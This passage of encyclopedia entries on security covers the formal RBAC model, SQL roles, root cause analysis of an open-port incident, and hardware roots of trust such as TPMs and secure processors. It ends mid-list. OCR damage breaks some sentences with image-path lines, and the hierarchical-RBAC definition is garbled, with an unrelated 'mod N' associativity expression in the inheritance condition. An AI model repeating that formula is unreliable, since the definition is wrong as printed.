  - $user_sessions(u : U) \rightarrow 2^S$, the mapping of user u onto S
  - $session_roles(s : S) \rightarrow 2^R$, the mapping of session s onto R
  - $avail_session_perms(s : S) \rightarrow 2^P$, the permissions available to a user in a session, $\cup_{r \in session_roles(s)}$ assig $ned_permissions(r)$

- Hierarchical RBAC
  - $RH \subseteq R \times R$ is a partial order on R called the inheritance relation, where $A \times (B \times C) \equiv (A \times B) \times C \pmod{N}$. $\subseteq$ *authorized_permissions* $(r_1) \wedge$ *authorized_users*$(r_2) \subseteq$ *authorized_users* (r_1).
- Constrained RBAC
  - Static Separation of Duty (SSD): SSD $\subseteq (2^R \times N)$ is a collection of pairs (rs, n) in SSD, where each rs is a role set, and n is a natural number ≥ 2 with the property that no user is assigned to n or more roles from the set rs in each (rs, n) $\in$ SSD.
  - Dynamic Separation of Duty (DSD): DSD $\subseteq (2^R \times N)$ is a collection of pairs (rs, n) in DSD, where each rs is a role set, and n is a natural number ≥ 2 with the property that no user is assigned to n or more roles from the set rs in a single session in each $dsd \in$ DSD.

In addition, NIST RBAC standard defines administrative functions pertaining to creation and maintenance of the basic elements and relations of RBAC, and permission review functions.

Applications

Today, RBAC is being widely deployed at almost all levels of enterprise computing and infrastructure, including operating systems, database management systems, network operating systems, workflow management systems, web services, and collaborative and virtual enterprise systems.

Experimental Results

A study by the NIST conducted in 2002 by Research Triangle Institute (RTI) through interviews with software developers and end users of RBAC products concluded that the activities of the NIST RBAC project "accelerated the development and adoption of RBAC by 1 year and "lowered R&D costs for software vendors by approximately six percent."

Using the key metrics of administrative savings associated with managing access to information systems and reduced employee downtime

from waiting to receive system access, this study found that NIST's infrastructure technologies and associated infrastructure support efforts result in significant increase in benefit–cost ratio.

Open Problems and Future Directions

Although RBAC has been successfully adopted by many organizations, devising a complete and meaningful set of roles still remains a major challenge. Automated and efficient techniques are needed to address this problem, also known as role engineering. Additionally, the aspect of role evolution and its implications have not been investigated well. Furthermore, current RBAC model should accommodate for exceptions, which may result in succinct specification of roles.

From the perspective of expressing access control policies, there may be certain permissions that may not be part of a role and therefore cannot be squeezed under the RBAC framework. The question then is how identity-based access control can coexist with RBAC. Under the same vein, there is a need for a rich model capable of expressing a variety of access control policies needed by organizations that need not necessarily be expressed under RBAC. While RBAC has the benefit of facilitating analysis of the permissions possessed by users, alternative models, such as attribute-based access control, do not enjoy that luxury. Models that are capable of rich expressive power and at the same time lend themselves for easy analysis are needed. Issues of RBAC administration and safety analysis have not been adequately studied, especially in the context of the many extensions of RBAC.

Cross-References

Access Control
Access Control Policies, Models, and Mechanisms
Roles in SQL

Recommended Reading

Ferraiolo DF, Kuhn DR, Chandramouli R (2007) Role-based access control. Artech House, Boston, p 338. ISBN 1-59693-113-8

[zbMATH]

http://csrc.nist.gov/groups/SNS/rbac/

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_685

Roles in SQL

Alessandro Campi[46] ✉
(46) Dipartimento di Elettronica, Informazione e Bioingegneria, Politecnico di Milano, Milan, Italy

✉ **Alessandro Campi**
Email: alessandro.campi@polimi.it

Synonyms

RBAC

Definition

Databases have a number of users viewing and accessing data, which makes security a major concern. SQL roles, which grant and deny permissions to groups of users, are used to control the access to data allowing users to view or modify only the data they are authorized. More precisely, a role defines what a user can and cannot do within a database, and multiple users can share the same role.

Background

Roles are a part of the tiered security model: they can be used to manage login security relating to the server connections, database security getting appropriate accesses to the database and getting appropriate accesses to individual database objects and data. When the user logs in to the server entering a password, access to the stored databases is determined by user accounts. After gaining access to an actual database, the user is restricted to

the data he or she can view and modify. The main benefit of roles is efficient management: you can group users needing to view or modify new data and simply select an existing group and assign it to a role instead of modifying all the user accounts.

The Role-Based Access Control (RBAC) model (Sandhu 1996) consists of four basic components: users, roles, permissions, and sessions. The user can be a real user or a program interacting with the database, a role is a collection of permissions needed to perform a certain job function within an organization, a permission is an access mode that can be exercised on objects in the system, and a session relates a user to possibly many roles. During a session, a user requests activation of a role. An activation request is granted only if the corresponding role is enabled at the time of the request, and the user requesting the activation is entitled to activate the role at the time of the request. If an activation request is satisfied, the user issuing the request obtains all the permissions associated with the role he has requested to activate. In this model, users and permissions are associated with roles. Many users can be authorized to play the same role, and a role can have many permissions, and the same permissions can be associated with many roles. For more details, see (Liu and Özsu 2009).

Application

RBAC is used in OSs and DBMSs. It is an important component in managing data. An important component of any strong security solution is represented by Intrusion Detection (ID) techniques, able to detect anomalous behavior of applications and users. Kamra et al. (2008) propose an ID mechanism tailored for DBMSs. The approach is based on mining SQL queries stored in database audit log files. The result of the mining process is used to form profiles that can model normal database access behavior and identify intruders. Under a RBAC system, the proposed technique is able to determine role intruders, that is, individuals while holding a specific role behave differently than expected. An important advantage of providing an ID technique specifically tailored to RBAC databases is that it can help in protecting against insider threats. Osborn et al. (2003) describe a methodology for using RBAC design to manage and effect changes to underlying relational database not originally designed to

support RBAC. In Bertino et al. (2001b), a formal framework for reasoning about access control models is presented.

Some databases have predefined roles. For example, in SQL Server (Chigrik 2001; Harkins 2004), there are server roles and database roles. Server roles are maintained by the database administrator and apply to the entire server, not an individual database file. The public role sets the basic default permissions for all users. Every user that is added is automatically assigned to the public role. Database roles are applied to an individual database. Roles are managed using the SQL Server Enterprise Manager.

Open Problems and Future Directions

Access control is now applied in new scenarios with a lot of ad-hoc solutions. An interesting extension of RBAC is Temporal-RBAC (TRBAC). TRBAC supports periodic role enabling and disabling expressed by means of role triggers. Role trigger actions may be either immediately executed, or deferred by an explicitly specified amount of time. A formal semantics for TRBAC is described in Bertino et al. (2001a). It also defines specification language and proposes a system implementing TRBAC.

GRBAC (generalized RBAC) (Covington et al. 2001) introduces the concept of environment roles, that is, roles that can be activated based on the value of conditions in the environment where the request has been made. X-GTRBAC (Bhatti et al. 2005) augments GTRBAC with XML for supporting the policy enforcement in a heterogeneous, distributed environment. A notable approach is generalized TRBAC (GTRBAC) (Joshi et al. 2005) which incorporates language constructs for the specification of various temporal constraints on roles, including constraints on role enabling, role activation, user-to-role assignments, and permission-to-role assignments.

In Wong (1997), RBAC model is adapted to object-oriented databases proposing the incorporation of privileges into roles such that roles consist of state, and operations, as well as a set of privileges. Frameworks to apply RBAC to XML documents are proposed in Hitchens and Varadharajan (2001) and Wang and Osborn (2004). The proposed methodology is inspired by the work described in Rabitti et al. (1988) designed for object-oriented databases. The work demonstrates how different access modes, XPath expressions, and roles can be combined. In Finance et al. (2005),

ancestor and sibling relationships are considered as sensitive as the one carried out by the nodes themselves and the integration of relationships as first-class citizens in the access control models for XML is advocated.

RBAC model is extended in Al Bouna and Chbeir (2006) by considering additional concepts useful to improve authorization control, and by integrating different types of possible links between users of different roles to avoid security breaches in systems devoted to exchanging multimedia objects between wide ranges of distributed applications, web services, and end-users.

The integration of the spatial dimension into RBAC-based models has emerged in advanced GIS and mobile applications. A foundation work describing access-control model for geographical data has been proposed in Atluri and Mazzoleni (2002). The access-control system proposed in Bertino et al. (2004) introduces the concept of spatial authorization, which can be defined only on portions of space. The system checks if requested objects are in the authorization space before granting access. The work in Purevjii et al. (2004) reaches similar results, exploiting XML as spatial data format. A complex spatial data model is used in Belussi et al. (2004): the access-control system allows the specification of authorization rules to control access to complex-structured spatial data stored in a DBMS and organized according to multiple spatial representation levels and at multiple levels of granularity. In Matheus (2005), a proposal is described that integrates geospatial and security standards to support controlled access to spatial information through geo-Web services. GEO-RBAC (Damiani et al. 2007) uses a geometric model to represent objects, to model user positions, and to assign spatial extents to roles. Roles are activated based on the position of the user. Besides a physical position, obtained from a given mobile terminal or a cellular phone, users are also assigned a logical and device-independent position, representing the feature (the road, the town, the region) in which they are located.

Privacy preservation systems rely on RBAC models. For example, (Byun and Li 2008) presents a comprehensive approach for privacy preserving access control based on the notion of purpose. Purpose information associated with a given data element specifies the intended use of the data element. This model allows multiple purposes to be associated with each data element and also supports explicit prohibitions, thus

allowing privacy officers to specify that some data should not be used for certain purposes.

Cross-References

Role-Based Access Control

References

Al Bouna B, Chbeir R (2006) Multimedia-based authorization and access control policy specification. In: SWS ‘06: proceedings of the 3rd ACM workshop on secure web services. ACM, New York, pp 61–68
[zbMATH]

Atluri V, Mazzoleni P (2002) A uniform indexing scheme for geo-spatial data and authorizations. In: Proceedings of the sixteenth conference on data and application security, Cambridge, pp 207–218. http://portal.acm.org/citation.cfm?id=1359363&CFID=13016546&CFTOKEN=95674504

Belussi A, Bertino E, Catania B, Damiani ML, Nucita A (2004) An authorization model for geographical maps. In: GIS ‘04: proceedings of the 12th annual ACM international workshop on geographic information systems. ACM, New York, pp 82–91

Bertino E, Bonatti PA, Ferrari E (2001a) TRBAC: a temporal role-based access control model. ACM Trans Inf Syst Secur 4(3):191–233
[zbMATH]

Bertino E, Catania B, Ferrari E, Perlasca P (2001b) A logical framework for reasoning about access control models. In: SACMAT ‘01: proceedings of the sixth ACM symposium on access control models and technologies. ACM, New York, pp 41–52
[zbMATH]

Bertino E, Damiani ML, Momini D (2004) An access control system for a web map management service. In: RIDE ‘04: proceedings of the 14th international workshop on research issues on data engineering: web services for e-commerce and e-government applications (RIDE’04). IEEE Computer Society, Washington, DC, pp 33–39

Bhatti R, Ghafoor A, Bertino E, Joshi JBD (2005) X-GTRBAC: an xml-based policy specification framework and architecture for enterprisewide access control. ACM Trans Inf Syst Secur 8(2):187–227

Byun JW, Li N (2008) Purpose based access control for privacy protection in relational database systems. VLDB J 17(4):603–619
[zbMATH]

Chigrik A (2001) Understanding SQL server roles. http://www.databasejournal.com/features/mssql/article.php/1441261/under%20standing-SQL-server-roles.htm. Accessed 15 July 2010

Covington MJ, Long W, Srinivasan S, Dev AK, Ahamad M, Abowd GD (2001) Securing context-aware applications using environment roles. In: SACMAT ‘01: proceedings of the sixth ACM symposium on access control models and technologies. ACM, New York, pp 10–20

Damiani ML, Bertino E, Catania B, Perlasca P (2007) GEO-RBAC: a spatially aware RBAC. ACM Trans Inf Syst Secur 10(1):2
[zbMATH]

Finance B, Medjdoub S, Pucheral P (2005) The case for access control on xml relationships. In: CIKM ‘05: proceedings of the 14th ACM international conference on information and knowledge management. ACM, New York, pp 107–114

Harkins S (2004) Understanding roles in SQL server security. http://articles.techrepublic.com.com/5100-10878_11-1061781.html. Accessed 15 July 2010

Hitchens M, Varadharajan V (2001) RBAC for xml document stores. In: ICICS ‘01: proceedings of the third international conference on information and communications security. Springer, London, pp 131–143
[zbMATH]

Joshi JBD, Bertino E, Latif U, Ghafoor A (2005) A generalized temporal role-based access control model. IEEE Trans Knowl Data Eng 17(1):4–23

Kamra A, Terzi E, Bertino E (2008) Detecting anomalous access patterns in relational databases. VLDB J 17(5):1063–1077
[zbMATH]

Liu L, Özsu MT (eds) (2009) Encyclopedia of database systems, vol 4. Springer, New York
[zbMATH]

Matheus A (2005) Declaration and enforcement of fine-grained access restrictions for a service-based geospatial data infrastructure. In: SACMAT ‘05: proceedings of the tenth ACM symposium on access control models and technologies. ACM, New York, pp 21–28
[zbMATH]

Osborn SL, Han Y, Liu J (2003) A methodology for managing roles in legacy systems. In: SACMAT ‘03: proceedings of the eighth ACM symposium on access control models and technologies. ACM, New York, pp 33–40
[zbMATH]

Purevjii BO, Amagasa T, Imai S, Kanamori Y (2004) An access control model for geographic data in an xml-based framework. In: WOSIS, Porto, pp 251–260

Rabitti F, Woelk D, Kim W (1988) A model of authorization for object-oriented and semantic databases. In: EDBT ‘88: proceedings of the international conference on extending database technology. Springer, London, pp 231–250

Sandhu RS (1996) Role hierarchies and constraints for lattice-based access controls. In: ESORICS ‘96: proceedings of the 4th European symposium on research in computer security. Springer, London, pp 65–79
[zbMATH]

Wang J, Osborn SL (2004) A role-based approach to access control for xml databases. In: SACMAT ‘04: proceedings of the ninth ACM symposium on access control models and technologies. ACM, New York, pp 70–77
[zbMATH]

Wong RK (1997) RBAC support in object-oriented role databases. In: RBAC ‘97: proceedings of the second ACM workshop on role-based access control. ACM, New York, pp 109–120
[zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300824

Rons Code 5

RC5

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300825

Rons Code 6

RC6

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1498

Root Cause Analysis

Nary Subramanian[47] ✉
(47) Department of Computer Science, The University of Texas at Tyler, Tyler, TX, USA

✉ **Nary Subramanian**
Email: nsubramanian@uttyler.edu

Synonyms

Countermeasure identification; Incident analysis

Definition

When a security incident occurs, it is necessary to identify the root cause of the incident so that the incident report may be documented and appropriate countermeasures be taken to prevent the recurrence of the incident. The process of identification of the root cause is called root cause analysis.

Theory

When a security incident occurs, an essential part of the incident report is understanding the cause of the incident. More importantly, the root cause of the incident has to be analyzed and documented so that appropriate countermeasures may be taken to prevent the recurrence of the incident – this is called Root Cause Analysis (RCA). RCA ensures that actual causes for the incident are being identified for taking corrective actions as opposed to just treating the symptoms of the incident. For example, during a port scan, it is detected that an unauthorized port number 8497 is left open;


during the investigation into this incident, it is found that the IT engineers left this port open to access an application remotely so they could work from home. So the apparent cause of the incident is that engineers left the port open; however, to find the root cause, we need to dig further: a reason for wishing to access the application from home may be that the engineers wanted to provide 24x7 support to the customer and the customer satisfaction is increased. However, in so doing they violated company policies that said any open ports must be closed immediately and that IT engineers may not access server applications from home. While the intentions may have been honest, the root cause may actually be the fact the IT engineers did not get trained or retrained frequently enough on company's policies that they forgot some of them, especially those related to leaving ports open as well as accessing applications from home. Therefore, an understanding of RCA will help the company to prevent the recurrence of such incidents.

Typical techniques to identify RCA are five why's, fishbone diagram, and causal factors analysis. Usual time taken can be in the range of several hours to several days depending on the data available regarding the incident.

Five Why's Technique

In this technique, for each problem we ask why the problem was caused and for each answer to this question we recursively ask "why?" up to four more times. For example, for the problem mentioned above, where port number 8497 was found left open, the first "why?" may result in the responses "we forgot to close," "port detection software error," or "to monitor application remotely." If we follow up the first reason with another "why?", we may get the response "procedures were not followed," which another "why?" may lead to "unaware of operational checklists," and which may be followed by the response "insufficient training" to another "why?". Thus within a few "why?'s" a more accurate cause for the problem can be identified, and an appropriate countermeasure for the root cause is that "IT engineers need to be retrained on the security policies." We choose to ignore the second response to the first "why?" since the software error can be ruled out by the fact that the software is known to work correctly. If we follow the third reason to the first "why?" by a series of further "why?'s" we may get the following responses in sequence: "easier to maintain the application from

home," "customer needs 24x7 support," and "improved customer satisfaction." This last line of questioning led to the final cause being "improved customer satisfaction" but that is in line with the company policy and will not help identifying an appropriate countermeasure. As seen here, the first "why?" led to multiple lines of enquiry and each line of enquiry is called a *lane*. Also, there is no reason to limit the number of "why?'s" to five – if needed, one may proceed to deeper levels of questioning. However, for each lane of enquiry, one can identify an appropriate countermeasure that will solve the root cause, usually the response to the last "why?". Figure 1 shows the application of the five why's technique to find the root cause.




Root Cause Analysis, Fig. 1 Five why's technique

Fishbone Diagram

Also called Ishikawa diagram or cause-and-effect diagram, fishbone diagrams are useful to determine the root causes. The problem under consideration is the written at head of the fish and the backbone is a line joining the head. Categories of possible causes are written along the ribs

that connect to the backbone. For each category, potential causes are written as smaller bones perpendicular to the ribs as shown in Fig. 2. It is good to have between three and five main categories; categories could be the 4Ms – Man, Machine, Material, and Method, or the 4Ps – Product, Price, Promotion, and Place, or a combination of these and possibly other relevant factors. As shown in Fig. 2, the root cause is most likely poorly trained IT personnel and a possible countermeasure is to retrain them.




Root Cause Analysis, Fig. 2 Fishbone diagram

Causal Factors Analysis

This technique tries to identify the factors that caused the incident by conducting a brainstorming session with all stakeholders as to what could have caused the incident. Stakeholders for a security incident include IT administrative personnel, IT security personnel, networking personnel, software application developers, and third-parties including IT service providers such as cloud service providers, email service providers, and consultants. During the brainstorming session we are usually trying to answer questions such as “What sequence of events caused the incident?”, “What conditions of the IT environment caused the incident?”, and “What were the problems contributing to the incident?”. In response, all thoughts are collected together and a causal factors graph (CFG) is developed. The root of the CFG is the incident and all nodes leading from the root try to categorize causes for the problem, and the children of categories further refine the cause under each category. For example, some of the ideas thrown up during the brainstorming session could be: ease of application

maintenance, forgetfulness, software error, customer satisfaction, continuous support, and the like. Such thoughts can be grouped and further refined with additional questions to find deeper causes – finally, the root cause or causes will be revealed. As shown in Fig. 3, the root cause for the open port problem is most likely that IT engineers were not trained enough; in this figure, circles with "X" indicate that we are not pursuing those ideas further since they are not supported by facts.



Root Cause Analysis, Fig. 3 Causal factors graph

Open Problems and Future Directions

An important problem with root cause analysis is being sure we have identified the root cause and have not stopped the analysis process earlier, that is, at the symptoms. While the techniques described earlier help reach the root cause, they do not identify them; this identification is left to the expertise of the person or the group performing the analysis. Another open problem is the time taken to identify root cause – since competent

stakeholder participation is required during this analysis, getting responses from them may not be time-bound and may take several hours, if not days; therefore, it is essential that root cause analysis process have upper management sanction so that all stakeholders participate whole-heartedly to complete this process in a reasonable time. Yet, another open problem is the set of actions taken as a result of identifying root cause or causes – since each cause may require different countermeasure(s) with consequent procedure and policy changes, root causes may not always be immediately fixed.

For the future, modern developments in data analytics and artificial intelligence will most likely provide automated identification of root causes – this will not only accelerate the process but also automatically suggest remedial measures to avoid recurrence of the incident(s) that triggered this analysis in the first place.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_789

Root of Trust

William D. Casper[48] ✉ and Stephen M. Papa MSEE[48] ✉
(48) High Assurance Computing and Networking Labs (HACNet), Department of Computer Science and Engineering, Bobby B. Lyle School of Engineering, Southern Methodist University, Houston, TX, USA

✉ **William D. Casper (Corresponding author)**
Email: nair@lyle.smu.edu
Email: william.d.casper@lmco.com

✉ **Stephen M. Papa MSEE**
Email: nair@lyle.smu.edu
Email: spapa@mail.smu.edu

Synonyms

IC-Integrated circuit; TCG trusted computing group; TPM trusted platform module

Definition

Root of Trust: A system element that provides services, including verification of system, software & data integrity and confidentiality, and data (software and information) integrity attestation between other trusted devices in a system or network.

Background

Trusted Computing starts with a Root of Trust, and depending on the required level of trust, the Root of Trust may be software or hardware. In most modern systems, a hardware approach is preferred because it is harder to attack. To establish a high level of trust, there is a need to design the system hardware to ensure the integrity of the hardware, software, and data has not been compromised. The hardware should support monitoring to ensure hardware and software integrity is maintained throughout the power-up, initialization, and run-time operation. To do this, it is extremely important to have at least one hardware device that can act as a Root of Trust within the system. The hardware Root of Trust and any associated firmware or software within the Root of Trust is responsible for establishing and maintaining trust. A commercial example of a Root of Trust is the TPM defined by the TCG (TCG Specifications 2007). The TPM has architectural requirements for attestation, cryptography, system protection, and ensuring confidentiality and integrity of software and data within the system.

Hardware Root of Trust

A hardware Root of Trust should be capable of verifying its own integrity, and then extend trust by authenticating the expected operating environment (Boot software, Operating System, and other software and hardware elements) within the system. Once it has successfully verified its immediate operating environment, it can then extend trust to other systems. Extension of trust is accomplished using cryptographic authentication or attestation with other Roots of Trust within the system or across a network to other systems. After the extended system is verified, the authenticated software and data can be exchanged and/or loaded and used within the now trusted operating environment.

For networked computers, where the attacker does not have physical access to the hardware, the TPM provides all required Root of Trust services for the system. The TPM ensures the integrity and confidentiality of the software and data while it is sent across networks and when it is stored on the computer. The TPM must verify the integrity of all software and data prior to its use by the system’s processing unit or CPU.

When the attacker may have access to the system, there is a need to protect the integrity and confidentiality of data while it is being processed by the CPU. In this case, a secure processor is needed to provide the

required root of trust. Trusted devices such as FPGAs with embedded CPU cores are an example of a secure processor that may be used to provide the hardware Root of Trust functionality. In many small or self-contained systems, the secure processor alone may be sufficient to meet all of the processing and protection needs for the sensitive software and data, but in most modern systems, these devices lack the processing throughput to perform all required processing.

Attributes of a TPM Root of Trust

Based on the requirements from the TCG, the key Architectural Elements (TCG Specifications 2007) that a TPM should include to provide a high level of protection against attacks, including the following:

1. Trusted Boot
2. Cryptography including symmetric and asymmetric, hash, digital signature
3. Authentication protocol support
4. Secure Communication/key exchange protocol support
5. Protected Key Storage
6. Attack Protection features
7. Integrity reporting

The PC platform TPM is primarily specified to prevent external/network attacks from being successful, and the mobile platform specifications include additional physical protection requirements and considerations for digital rights management and data protection.

The main difference between a TPM and a secure processor is that the secure processor will also protect the confidentiality of the software and data during run-time execution. A secure processor is a System on a Chip or SoC that is designed to verify and protect the confidentiality and integrity of the software or data prior to and during execution. To do this multiple

architecture, attributes are required, including the use of cryptography internal to the device. Some of the challenges include how much cryptographic key material must be securely stored and protected within the Integrated Circuit where the average hacker or even a very sophisticated attacker has trouble accessing the information (tools and knowledge are two major barriers).

Attributes of a Secure Processor Root of Trust

A secure processor should include all of the attributes of the TPM plus others to ensure the confidentiality of the software and data execution. There is a set of key Architectural Elements, based on existing research (Rogers et al. 2005; Suh et al. 2003a, b, 2005; Yang et al. 2005; Elbaz et al. 2005), that a secure processor should include to create a root of trust, and to protect integrity and confidentiality of data and software. These elements include the following:

1. One or more CPUs
2. Internal unencrypted memory
3. Hardware to allow low-latency external memory encryption and decryption (confidentiality and integrity)
4. Hardware support for Trusted Boot through OS verification and loading
5. Hardware providing symmetric and asymmetric cryptography, hash, digital signature, etc. (Suite-B algorithms)
6. Support for Authentication protocol support
7. Support for establishing and maintaining Secure Communication channels
8. Support for key exchange protocol
9. Support for Process separation (SW/Data, data register and cache separation)

10. Key storage and Random Number Generation

11. Attack Protection features

There is currently no single commercial device that provides this full complement of functions in a transparent manner, but there are several devices that provide nearly all this functionality. The combination of the secure processor with developed trusted software and operating system will allow for the establishment of trust internal and external to the system and data protection while the data is in storage, in use, and when it is sent across networks.

Existing secure processing devices all have a major drawback. The software and data being protected often exceeds the devices internal memory constraints. This leads to the need for a large main memory external to the device, the need to cryptographically protect the information in the external memory, and the need to store or deterministically generate keys to decrypt the data – in a real-time manner with minimal latency.

Current Research in Secure Processing

Secure processing has been the subject of several academic research projects over the last decade. Two noteworthy projects are XOM (pronounced “ZOM”) and AEGIS because these focused on protection of data inside and external to the device, and did not depend on software (including the OS) for protection. XOM was originally proposed in 2000, and AEGIS in 2003.

Open Problems

Secure Processing:

There are multiple research projects identifying architectural attributes of secure processors (XOM and AEGIS), and the Trusted Computing Group is establishing industry-level standards. Unfortunately, the TFG and most commercial processor companies are not focused on a secure monolithic System on Chip (SoC) architecture to support secure processing to support the highest levels of trust. A lot of the existing research on secure processing is out of date or not very relevant to modern multi-core

processors or systems. Some potential topics for future research include the following:

